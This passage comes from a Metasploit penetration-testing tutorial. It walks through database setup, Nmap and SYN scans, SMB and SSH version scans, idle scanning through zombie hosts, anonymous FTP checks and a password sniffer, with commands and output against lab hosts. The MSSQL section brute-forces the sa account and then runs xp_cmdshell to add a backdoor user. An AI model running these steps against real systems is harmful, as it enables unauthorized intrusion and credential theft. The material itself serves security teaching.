You can find more information on the Dradis Framework Project Site.

## *Configuring Databases*

When conducting a penetration test, it is frequently a challenge to keep track of everything you have done to the target network. This is where having a database configured can be a great timesaver. Metasploit has support for 3 different databases, MYSQL, PostgreSQL, and sqlite3, although sqlite3 is no longer supported.

```
msf > db_driver
[*]    Active Driver: postgresql
[*]        Available: postgresql, mysql, sqlite3
```

### MYSQL

With the release of BackTrack 4 r2, MYSQL and Metasploit work together "out of the box" and provides for a very robust, and well-supported database. To begin, we first need to start the MYSQL service if it is not running already.

```
root@bt4:~# /etc/init.d/mysql start
Starting MySQL database server: mysqld.
Checking for corrupt, not cleanly closed and upgrade needing tables..
root@bt4:~#
```

Within msfconsole, we then need to tell Metasploit to use the mysql database driver.

```
msf > db_driver mysql
[*] Using database driver mysql
```

Once the driver has been loaded, we simply need to connect to the database. Running **"db_connect"** will display the usage for us. If the database does not already exist, it will be created for us automatically. In BackTrack 4, the default credentials for MYSQL are root / toor.

```
msf > db_connect
[*]    Usage: db_connect @/
[*]       OR: db_connect -y [path/to/database.yml]
[*] Examples:
[*]        db_connect user@metasploit3
[*]        db_connect user:pass@192.168.0.2/metasploit3
[*]        db_connect user:pass@192.168.0.2:1500/metasploit3
msf > db_connect root:toor@127.0.0.1/msf3
```

In order to verify that the database was created properly and that we are not using one we do not want to, we just run **"db_hosts"** and can see that the table is empty.

```
msf > db_hosts

Hosts
=====
```

```
address address6 arch comm comments created_at info mac name os_flavor os_lang
os_name os_sp purpose state updated_at svcs vulns workspace
------- -------- ---- ---- -------- ---------- ---- --- ---- --------- ------- ------- ----- ------- ----- -------
--- ---- ----- ---------

msf >
```

When you have finished with the database or you simply want to start over, you can delete the database as follows.

```
msf > db_destroy root:toor@127.0.0.1/msf3
Database "msf3" dropped
msf >
```

### PostgreSQL

As with MYSQL, we first need to start the PostgreSQL database service. If, when attempting to start the service, you encounter a certificate error as shown below, you will need to install the **"postgresql-backtrack-config"** package as shown.

```
root@bt4:~# /etc/init.d/postgresql-8.3 start
Starting PostgreSQL 8.3 database server: mainThe PostgreSQL server failed to start. Please
check the log output:
2010-11-23 08:18:57 MST FATAL:  could not load server certificate file "server.crt": No such
file or directory
 failed!
root@bt4:~# apt-get install postgresql-backtrack-config
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following packages were automatically installed and are no longer required:
  libshishi0 shishi-common
Use 'apt-get autoremove' to remove them.
The following NEW packages will be installed:
  postgresql-backtrack-config
0 upgraded, 1 newly installed, 0 to remove and 0 not upgraded.
Need to get 6004B of archives.
After this operation, 0B of additional disk space will be used.
Get:1 http://archive.offensive-security.com pwnsauce/microverse postgresql-backtrack-config
8.3-bt0 [6004B]
Fetched 6004B in 0s (9282B/s)
Selecting previously deselected package postgresql-backtrack-config.
(Reading database ... 258288 files and directories currently installed.)
Unpacking postgresql-backtrack-config (from .../postgresql-backtrack-config_8.3-
bt0_i386.deb) ...
Setting up postgresql-backtrack-config (8.3-bt0) ...

root@bt4:~# /etc/init.d/postgresql-8.3 start
Starting PostgreSQL 8.3 database server: main.
root@bt4:~#
```

When we load up msfconsole, and run **"db_driver"**, we see that by default, Metasploit is configured to use PostgreSQL.

```
msf > db_driver
[*]    Active Driver: postgresql
[*]        Available: postgresql, mysql, sqlite3
```

```
msf >
```

Next, we need to connect to the database using the same syntax as MYSQL. The default PostgreSQL credentials in BackTrack are postgres / toor and Metasploit will automatically create the database if it does not already exist.

```
msf > db_connect postgres:toor@127.0.0.1/msf3
NOTICE:  CREATE TABLE will create implicit sequence "hosts_id_seq" for serial column
"hosts.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "hosts_pkey" for table
"hosts"
NOTICE:  CREATE TABLE will create implicit sequence "clients_id_seq" for serial column
"clients.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "clients_pkey" for table
"clients"
...snip...
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "web_vulns_pkey" for
table "web_vulns"
NOTICE:  CREATE TABLE will create implicit sequence "imported_creds_id_seq" for serial
column "imported_creds.id"
NOTICE:  CREATE TABLE / PRIMARY KEY will create implicit index "imported_creds_pkey"
for table "imported_creds"
msf >
```

We can then verify that the database was created by issuing the **"db_hosts"** command.

```
msf > db_hosts

Hosts
=====

address address6 arch comm comments created_at info mac name os_flavor os_lang
os_name os_sp purpose state updated_at svcs vulns workspace
------- -------- ---- ---- -------- ---------- ---- --- ---- --------- ------- ------- ----- -------- ----- -------
--- ---- ----- ---------

msf >
```

To destroy the database, we use the **"db_destroy"** command as shown below.

```
msf > db_destroy postgres:toor@127.0.0.1/msf3
[*] Warning: You will need to enter the password at the prompts below
Password:
msf >
```

### sqlite3

The final database available is sqlite3. It is very easy to make use of as there is nothing to configure but bear in mind that it is not supported and may be pulled from the trunk. Really, there is no valid reason to use it when you have much more powerful platforms such as MYSQL and PostgreSQL available.

```
msf > db_driver sqlite3
[*] Using database driver sqlite3
msf > db_connect
[-] Note that sqlite is not supported due to numerous issues.
```

```
[-] It may work, but don't count on it
[*] Successfully connected to the database
[*] File: /root/.msf3/sqlite3.db
msf > db_hosts

Hosts
=====

address address6 arch comm comments created_at info mac name os_flavor os_lang
os_name os_sp purpose state updated_at svcs vulns workspace
------- -------- ---- ---- -------- ---------- ---- --- ---- --------- ------- ------- ----- ------- ----- -------
--- ---- ----- ---------

msf >
```

## *Port Scanning*

Although we have already set up and configured dradis to store our notes and findings, it is still good practice to create a new database from within Metasploit as the data can still be useful to have for quick retrieval and for use in certain attack scenarios.

```
msf > db_connect postgres:toor@127.0.0.1/msf3
msf > help
...snip...
Database Backend Commands
=========================

    Command                 Description
    -------                 -----------
    db_add_cred             Add a credential to a host:port
    db_add_host             Add one or more hosts to the database
    db_add_note             Add a note to a host
    db_add_port             Add a port to a host
    db_autopwn              Automatically exploit everything
    db_connect              Connect to an existing database
    db_create               Create a brand new database
    db_creds                List all credentials in the database
    db_del_host             Delete one or more hosts from the database
    db_del_port             Delete one port from the database
    db_destroy              Drop an existing database
    db_disconnect           Disconnect from the current database instance
    db_driver               Specify a database driver
    db_exploited            List all exploited hosts in the database
    db_export               Export a file containing the contents of the database
    db_hosts                List all hosts in the database
    db_import               Import a scan result file (filetype will be auto-detected)
    db_import_amap_log      Import a THC-Amap scan results file (-o )
    db_import_amap_mlog     Import a THC-Amap scan results file (-o -m)
    db_import_ip360_xml     Import an IP360 scan result file (XML)
    db_import_ip_list       Import a list of line seperated IPs
    db_import_msfe_xml      Import a Metasploit Express report (XML)
    db_import_nessus_nbe    Import a Nessus scan result file (NBE)
    db_import_nessus_xml    Import a Nessus scan result file (NESSUS)
    db_import_nmap_xml      Import a Nmap scan results file (-oX)
    db_import_qualys_xml    Import a Qualys scan results file (XML)
    db_loot                 List all loot in the database
    db_nmap                 Executes nmap and records the output automatically
```

```
    db_notes        List all notes in the database
    db_services     List all services in the database
    db_status       Show the current database status
    db_sync         Synchronize the database
    db_vulns        List all vulnerabilities in the database
    db_workspace    Switch between database workspaces

msf >
```

We can use the 'db_nmap' command to run an Nmap scan against our targets and have the scan results stored in the newly created database however, Metasploit will only create the xml output file as that is the format that it uses to populate the database whereas dradis can import either the grepable or normal output. It is always nice to have all three Nmap outputs (xml, grepable, and normal) so we can run the Nmap scan using the '-oA' flag followed by the desired filename to generate the three output files then issue the 'db_import' command to populate the Metasploit database.

If you don't wish to import your results into dradis, simply run Nmap using 'db_nmap' with the options you would normally use, omitting the output flag. The example below would then be **"db_nmap -v -sV 192.168.1.0/24"**.

```
msf > nmap -v -sV 192.168.1.0/24 -oA subnet_1
[*] exec: nmap -v -sV 192.168.1.0/24 -oA subnet_1

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-13 19:29 MDT
NSE: Loaded 3 scripts for scanning.
Initiating ARP Ping Scan at 19:29
Scanning 101 hosts [1 port/host]
...
Nmap done: 256 IP addresses (16 hosts up) scanned in 499.41 seconds
Raw packets sent: 19973 (877.822KB) | Rcvd: 1512 5 (609.512KB)
```

With the scan finished, we will issue the 'db_import' command which will automatically detect and import the Nmap xml file.

```
msf > db_import subnet_1.xml
[*] Importing 'Nmap XML' data
[*] Importing host 192.168.1.1
[*] Importing host 192.168.1.2
[*] Importing host 192.168.1.11
[*] Importing host 192.168.1.100
[*] Importing host 192.168.1.101
...snip...
```

Results of the imported Nmap scan can be viewed via the 'db_hosts' and 'db_services' commands:

```
msf > db_hosts -c address,mac

Hosts
=====

address       mac
-------       ---
192.168.1.1   C6:E9:5B:12:DC:5F
```

```
192.168.1.100  58:B0:35:6A:4E:CC
192.168.1.101
192.168.1.102  58:55:CA:14:1E:61
...snip...
```


**msf > db_services -c port,state**

```
Services
========

host             port     state
----             ----     -----
192.168.1.1      22       open
192.168.1.1      53       open
192.168.1.1      80       open
192.168.1.1      3001     open
192.168.1.1      8080     closed
192.168.1.100    22       open
192.168.1.101    22       open
192.168.1.101    80       open
192.168.1.101    7004     open
192.168.1.101    9876     open
...snip...
```

We are now ready to import our results into dradis by changing to the terminal where we have the dradis console running and issuing the 'import nmap' command.

**dradis> import nmap /pentest/exploits/framework3/subnet_1.nmap normal**
There has been an exception:
[error] undefined method `each' for nil:NilClass
/pentest/exploits/framework3/subnet_1.nmap was successfully imported
dradis>

If you switch to your dradis web interface and refresh the view, you will see the results of the imported Nmap scan in an easy to navigate tree format.



## *Notes on Scanners and Auxiliary Modules*

Scanners and most other auxiliary modules use the RHOSTS option instead of RHOST. RHOSTS can take IP ranges (192.168.1.20-192.168.1.30), CIDR ranges (192.168.1.0/24), multiple ranges separated by commas (192.168.1.0/24, 192.168.3.0/24), and line separated host list files (file:/tmp/hostlist.txt). This is another use for our grepable Nmap output file.

Note also that, by default, all of the scanner modules will have the THREADS value set to '1'. The THREADS value sets the number of concurrent threads to use while scanning. Set this value to a higher number in order to speed up your scans or keep it lower in order to reduce network traffic but be sure to adhere to the following guidelines:

- Keep the THREADS value under 16 on native Win32 systems
- Keep THREADS under 200 when running MSF under Cygwin
- On Unix-like operating systems, THREADS can be set to 256.

### Port Scanning

In addition to running Nmap, there are a variety of other port scanners that are available to us within the framework.

```
msf > search portscan
[*] Searching loaded modules for pattern 'portscan'...

Auxiliary
=========

  Name                        Description
  ----                        -----------
  scanner/portscan/ack        TCP ACK Firewall Scanner
  scanner/portscan/ftpbounce  FTP Bounce Port Scanner
  scanner/portscan/syn        TCP SYN Port Scanner
  scanner/portscan/tcp        TCP Port Scanner
  scanner/portscan/xmas       TCP "XMas" Port Scanner
```

For the sake of comparison, we'll compare our Nmap scan results for port 80 with a Metasploit scanning module. First, let's determine what hosts had port 80 open according to Nmap.

```
msf > cat subnet_1.gnmap | grep 80/open | awk '{print $2}'
[*] exec: cat subnet_1.gnmap | grep 80/open | awk '{print $2}'

192.168.1.1
192.168.1.2
192.168.1.10
192.168.1.109
192.168.1.116
192.168.1.150
```

The Nmap scan we ran earlier was a SYN scan so we'll run the same scan across the subnet looking for port 80 through our eth0 interface using Metasploit.

```
msf > use auxiliary/scanner/portscan/syn
```

```
msf auxiliary(syn) > show options

Module options:

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   BATCHSIZE   256              yes       The number of hosts to scan per set
   INTERFACE                    no        The name of the interface
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target address range or CIDR identifier
   THREADS     1                yes       The number of concurrent threads
   TIMEOUT     500              yes       The reply read timeout in milliseconds

msf auxiliary(syn) > set INTERFACE eth0
INTERFACE => eth0
msf auxiliary(syn) > set PORTS 80
PORTS => 80
msf auxiliary(syn) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(syn) > set THREADS 50
THREADS => 50
msf auxiliary(syn) > run

[*] TCP OPEN 192.168.1.1:80
[*] TCP OPEN 192.168.1.2:80
[*] TCP OPEN 192.168.1.10:80
[*] TCP OPEN 192.168.1.109:80
[*] TCP OPEN 192.168.1.116:80
[*] TCP OPEN 192.168.1.150:80
[*] Auxiliary module execution completed
```

So we can see that Metasploit's built-in scanner modules are more than capable of finding systems and open port for us. It's just another excellent tool to have in your arsenal if you happen to be running Metasploit on a system without Nmap installed.

### SMB Version Scanning

Now that we have determined which hosts are available on the network, we can attempt to determine which operating systems they are running. This will help us narrow down our attacks to target a specific system and will stop us from wasting time on those that aren't vulnerable to a particular exploit.

Since there are many systems in our scan that have port 445 open, we will use the 'scanner/smb/version' module to determine which version of Windows is running on a target and which Samba version is on a Linux host.

```
msf > use auxiliary/scanner/smb/smb_version
msf auxiliary(version) > set RHOSTS 192.168.1.0/24
RHOSTS => 192.168.1.0/24
msf auxiliary(version) > set THREADS 50
THREADS => 50
msf auxiliary(version) > run

[*] 192.168.1.100 is running Windows 7 Enterprise (Build 7600) (language: Unknown)
[*] 192.168.1.116 is running Unix Samba 3.0.22 (language: Unknown)
[*] 192.168.1.121 is running Windows 7 Ultimate (Build 7100) (language: Unknown)
[*] 192.168.1.151 is running Windows 2003 R2 Service Pack 2 (language: Unknown)
[*] 192.168.1.111 is running Windows XP Service Pack 3 (language: English)
```

[*] 192.168.1.114 is running Windows XP Service Pack 2 (language: English)
[*] 192.168.1.124 is running Windows XP Service Pack 3 (language: English)
[*] Auxiliary module execution completed

Also notice that if we issue the 'db_hosts' command now, the newly acquired information is stored in Metasploit's database.

**msf auxiliary(version) > db_hosts**
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.1 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.2 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.10 Status: alive OS:
[*] Time: Thu Aug 13 19:39:05 -0600 2009 Host: 192.168.1.100 Status: alive OS: Windows Windows 7 Enterprise
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.104 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.109 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.111 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.114 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.116 Status: alive OS: Unknown Unix
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.121 Status: alive OS: Windows Windows 7 Ultimate
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.123 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.124 Status: alive OS: Windows Windows XP
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.137 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.150 Status: alive OS:
[*] Time: Thu Aug 13 19:39:06 -0600 2009 Host: 192.168.1.151 Status: alive OS: Windows Windows 2003 R2

### Idle Scanning

Nmap's IPID Idle scanning allows us to be a little stealthy scanning a target while spoofing the IP address of another host on the network. In order for this type of scan to work, we will need to locate a host that is idle on the network and uses IPID sequences of either Incremental or Broken Little-Endian Incremental. Metasploit contains the module 'scanner/ip/ipidseq' to scan and look for a host that fits the requirements.

In the free online Nmap book, you can find out more information on Nmap Idle Scanning at http://nmap.org/book/idlescan.html.

**msf auxiliary(writable) > use auxiliary/scanner/ip/ipidseq**
**msf auxiliary(ipidseq) > show options**

Module options:

| Name | Current Setting | Required | Description |
|---|---|---|---|
| RHOSTS | | yes | The target address range or CIDR identifier |
| RPORT | 80 | yes | The target port |
| THREADS | 1 | yes | The number of concurrent threads |
| TIMEOUT | 500 | yes | The reply read timeout in milliseconds |

**msf auxiliary(ipidseq) > set RHOSTS 192.168.1.0/24**
RHOSTS => 192.168.1.0/24
**msf auxiliary(ipidseq) > set THREADS 50**

```
THREADS => 50
msf auxiliary(ipidseq) > run

[*] 192.168.1.1's IPID sequence class: All zeros
[*] 192.168.1.2's IPID sequence class: Incremental!
[*] 192.168.1.10's IPID sequence class: Incremental!
[*] 192.168.1.104's IPID sequence class: Randomized
[*] 192.168.1.109's IPID sequence class: Incremental!
[*] 192.168.1.111's IPID sequence class: Incremental!
[*] 192.168.1.114's IPID sequence class: Incremental!
[*] 192.168.1.116's IPID sequence class: All zeros
[*] 192.168.1.124's IPID sequence class: Incremental!
[*] 192.168.1.123's IPID sequence class: Incremental!
[*] 192.168.1.137's IPID sequence class: All zeros
[*] 192.168.1.150's IPID sequence class: All zeros
[*] 192.168.1.151's IPID sequence class: Incremental!
[*] Auxiliary module execution completed
```

Judging by the results of our scan, we have a number of potential zombies we can use to perform idle scanning. We'll try scanning a host using the zombie at 192.168.1.109 and see if we get the same results we had earlier.

```
msf auxiliary(ipidseq) > nmap -PN -sI 192.168.1.109 192.168.1.114
[*] exec: nmap -PN -sI 192.168.1.109 192.168.1.114

Starting Nmap 5.00 ( http://nmap.org ) at 2009-08-14 05:51 MDT
Idle scan using zombie 192.168.1.109 (192.168.1.109:80); Class: Incremental
Interesting ports on 192.168.1.114:
Not shown: 996 closed|filtered ports
PORT     STATE SERVICE
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3389/tcp open  ms-term-serv
MAC Address: 00:0C:29:41:F2:E8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 5.56 seconds
```

## *Hunting For MSSQL*

One of my personal favorites is the advanced UDP footprinting of MSSQL servers. If you're performing an internal penetration test this is a must use tool. When MSSQL installs, it installs either on port 1433 TCP or a randomized dynamic TCP port. If the port is dynamically generated, this can be rather tricky for an attacker to find the MSSQL servers to attack. Luckily with Microsoft, they have blessed us with port 1434 UDP that once queried allows you to pull quite a bit of information about the SQL server including what port the TCP listener is on. Let's load the module and use it to discover multiple servers.

```
msf > search mssql
[*] Searching loaded modules for pattern 'mssql'...

Exploits
========
  Name                                Description
  ----                                -----------
```

```
   windows/mssql/lyris_listmanager_weak_pass  Lyris ListManager MSDE Weak sa Password
   windows/mssql/ms02_039_slammer             Microsoft SQL Server Resolution Overflow
   windows/mssql/ms02_056_hello               Microsoft SQL Server Hello Overflow
   windows/mssql/mssql_payload                Microsoft SQL Server Payload Execution

Auxiliary
=========
   Name                        Description
   ----                        -----------
   admin/mssql/mssql_enum      Microsoft SQL Server Configuration Enumerator
   admin/mssql/mssql_exec      Microsoft SQL Server xp_cmdshell Command Execution
   admin/mssql/mssql_sql       Microsoft SQL Server Generic Query
   scanner/mssql/mssql_login   MSSQL Login Utility
   scanner/mssql/mssql_ping    MSSQL Ping Utility

msf > use scanner/mssql/mssql_ping
msf auxiliary(mssql_ping) > show options

Module options:

   Name     Current Setting       Required        Description
   ----     ---------------       --------        -----------
   RHOSTS                         yes       The target address range or CIDR identifier
   THREADS  1                     yes       The number of concurrent threads

msf auxiliary(mssql_ping) > set RHOSTS 10.211.55.1/24
RHOSTS => 10.211.55.1/24
msf auxiliary(mssql_ping) > exploit

[*] SQL Server information for 10.211.55.128:
[*] tcp = 1433
[*] np = SSHACKTHISBOX-0pipesqlquery
[*] Version = 8.00.194
[*] InstanceName = MSSQLSERVER
[*] IsClustered = No
[*] ServerName = SSHACKTHISBOX-0
[*] Auxiliary module execution completed
```

The first command we issued was to search for any 'mssql' plugins. The second set of instructions was the 'use scanner/mssql/mssql_ping', this will load the scanner module for us. Next, 'show options' allows us to see what we need to specify. The 'set RHOSTS 10.211.55.1/24' sets the subnet range we want to start looking for SQL servers on. You could specify a /16 or whatever you want to go after. I would recommend increasing the number of threads as this could take a long time with a single threaded scanner.

After the 'run' command is issued, a scan is going to be performed and pull back specific information about the MSSQL server. As we can see, the name of the machine is "SSHACKTHISBOX-0" and the TCP port is running on 1433. At this point you could use the 'scanner/mssql/mssql_login' module to brute-force the password by passing the module a dictionary file. Alternatively, you could also use Fast-Track, medusa, or hydra to do this. Once you successfully guess the password, there's a neat little module for executing the xp_cmdshell stored procedure.

```
msf auxiliary(mssql_login) > use admin/mssql/mssql_exec
msf auxiliary(mssql_exec) > show options
```

```
Module options:

  Name        Current Setting                Required  Description
  ----        ---------------                --------  -----------
  CMD         cmd.exe /c echo OWNED > C:\owned.exe  no  Command to execute
  HEX2BINARY  /pentest/exploits/framework3/data/exploits/mssql/h2b  no  The path to
                                                                the hex2binary script on the
                                                                disk
  MSSQL_PASS                                        no  The password for the
                                                                specified username
  MSSQL_USER  sa                                    no  The username to
                                                                authenticate as
  RHOST                                             yes The target address
  RPORT       1433                                  yes The target port

msf auxiliary(mssql_exec) > set RHOST 10.211.55.128
RHOST => 10.211.55.128
msf auxiliary(mssql_exec) > set MSSQL_PASS password
MSSQL_PASS => password
msf auxiliary(mssql_exec) > set CMD net user rel1k ihazpassword /ADD
cmd => net user rel1k ihazpassword /ADD
msf auxiliary(mssql_exec) > exploit

The command completed successfully.

[*] Auxiliary module execution completed
```

Looking at the output of the 'net user rel1k ihazpassword /ADD', we have successfully added a user account named "rel1k", from there we could issue 'net localgroup administrators rel1k /ADD' to get a local administrator on the system itself. We have full control over this system at this point.

## *Service Identification*

Again, other than using Nmap to perform scanning for services on our target network, Metasploit also includes a large variety of scanners for various services, often helping you determine potentially vulnerable running services on target machines.

```
msf auxiliary(tcp) > search auxiliary ^scanner
[*] Searching loaded modules for pattern '^scanner'...

Auxiliary
=========

  Name                          Description
  ----                          -----------
  scanner/db2/discovery         DB2 Discovery Service Detection.
  scanner/dcerpc/endpoint_mapper  Endpoint Mapper Service Discovery
  scanner/dcerpc/hidden         Hidden DCERPC Service Discovery
  scanner/dcerpc/management     Remote Management Interface Discovery
  scanner/dcerpc/tcp_dcerpc_auditor  DCERPC TCP Service Auditor
  scanner/dect/call_scanner     DECT Call Scanner
  scanner/dect/station_scanner  DECT Base Station Scanner
  scanner/discovery/arp_sweep   ARP Sweep Local Network Discovery
  scanner/discovery/sweep_udp   UDP Service Sweeper
```

```
   scanner/emc/alphastor_devicemanager          EMC AlphaStor Device Manager Service.
   scanner/emc/alphastor_librarymanager         EMC AlphaStor Library Manager Service.
   scanner/ftp/anonymous                        Anonymous FTP Access Detection
   scanner/http/frontpage                       FrontPage Server Extensions Detection
   scanner/http/frontpage_login                 FrontPage Server Extensions Login Utility
   scanner/http/lucky_punch                     HTTP Microsoft SQL Injection Table XSS
                                                Infection
   scanner/http/ms09_020_webdav_unicode_bypass  MS09-020 IIS6 WebDAV Unicode
                                                Auth Bypass
   scanner/http/options                         HTTP Options Detection
   scanner/http/version                         HTTP Version Detection
...snip...
   scanner/ip/ipidseq                           IPID Sequence Scanner
   scanner/misc/ib_service_mgr_info             Borland InterBase Services Manager
                                                Information
   scanner/motorola/timbuktu_udp                Motorola Timbuktu Service Detection.
   scanner/mssql/mssql_login                    MSSQL Login Utility
   scanner/mssql/mssql_ping                     MSSQL Ping Utility
   scanner/mysql/version                        MySQL Server Version Enumeration
   scanner/nfs/nfsmount                         NFS Mount Scanner
   scanner/oracle/emc_sid                       Oracle Enterprise Manager Control SID
                                                Discovery
   scanner/oracle/sid_enum                      SID Enumeration.
   scanner/oracle/spy_sid                       Oracle Application Server Spy Servlet SID
                                                Enumeration.
   scanner/oracle/tnslsnr_version               Oracle tnslsnr Service Version Query.
   scanner/oracle/xdb_sid                       Oracle XML DB SID Discovery
...snip...
   scanner/sip/enumerator                       SIP username enumerator
   scanner/sip/options                          SIP Endpoint Scanner
   scanner/smb/login                            SMB Login Check Scanner
   scanner/smb/pipe_auditor                     SMB Session Pipe Auditor
   scanner/smb/pipe_dcerpc_auditor              SMB Session Pipe DCERPC Auditor
   scanner/smb/smb2                             SMB 2.0 Protocol Detection
   scanner/smb/version                          SMB Version Detection
   scanner/smtp/smtp_banner                     SMTP Banner Grabber
   scanner/snmp/aix_version                     AIX SNMP Scanner Auxiliary Module
   scanner/snmp/community                       SNMP Community Scanner
   scanner/ssh/ssh_version                      SSH Version Scannner
   scanner/telephony/wardial                    Wardialer
   scanner/tftp/tftpbrute                       TFTP Brute Forcer
   scanner/vnc/vnc_none_auth                    VNC Authentication None Detection
   scanner/x11/open_x11                         X11 No-Auth Scanner
```

Our port scanning turned up some machines with TCP port 22 open. SSH is very secure but vulnerabilities are not unheard of and it always pays to gather as much information as possible from your targets. We'll put our grepable output file to use for this example, parsing out the hosts that have port 22 open and passing it to 'RHOSTS'.


```
msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options:

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS                    yes       The target address range or CIDR identifier
   RPORT    22               yes       The target port
```

```
   THREADS  1              yes      The number of concurrent threads

msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}' >
/tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt

msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

Poorly configured FTP servers can frequently be the foothold you need in order to gain access to an entire network so it always pays off to check to see if anonymous access is allowed whenever you encounter an open FTP port which is usually on TCP port 21. We'll set the THREADS to 10 here as we're only going to scan a range of 10 hosts.

```
msf > use scanner/ftp/anonymous
msf auxiliary(anonymous) > set RHOSTS 192.168.1.20-192.168.1.30
RHOSTS => 192.168.1.20-192.168.1.30

msf auxiliary(anonymous) > set THREADS 10
THREADS => 10

msf auxiliary(anonymous) > show options

Module options:

   Name     Current Setting      Required  Description
   ----     ---------------      --------  -----------
   FTPPASS  mozilla@example.com  no        The password for the specified username
   FTPUSER  anonymous            no        The username to authenticate as
   RHOSTS                        yes       The target address range or CIDR identifier
   RPORT    21                   yes       The target port
   THREADS  1                    yes       The number of concurrent threads

msf auxiliary(anonymous) > run

[*] 192.168.1.23:21 Anonymous READ (220 (vsFTPd 1.1.3))
[*] Recording successful FTP credentials for 192.168.1.23
[*] Auxiliary module execution completed
```

In a short amount of time and with very little work, we are able to acquire a great deal of information about the hosts residing on our network thus providing us with a much better picture of what we are facing when conducting our penetration test.




## *Password Sniffing*

Recently, Max Moser released a Metasploit password sniffing module named 'psnuffle' that will sniff passwords off the wire similar to the tool dsniff. It currently supports pop3, imap, ftp, and HTTP GET. You can read more about the module on Max's Blog at [http://remote-exploit.blogspot.com/2009/08/psnuffle-password-sniffer-for.html](http://remote-exploit.blogspot.com/2009/08/psnuffle-password-sniffer-for.html).

Using the 'psnuffle' module is extremely simple. There are some options available but the module works great "out of the box".

```
msf > use auxiliary/sniffer/psnuffle
msf auxiliary(psnuffle) > show options

Module options:

  Name       Current Setting  Required  Description
  ----       ---------------  --------  -----------
  FILTER                      no        The filter string for capturing traffic
  INTERFACE                   no        The name of the interface
  PCAPFILE                    no        The name of the PCAP capture file to process
  PROTOCOLS  all              yes       A comma-delimited list of protocols to sniff or "all".
  RHOST                       yes       The target address
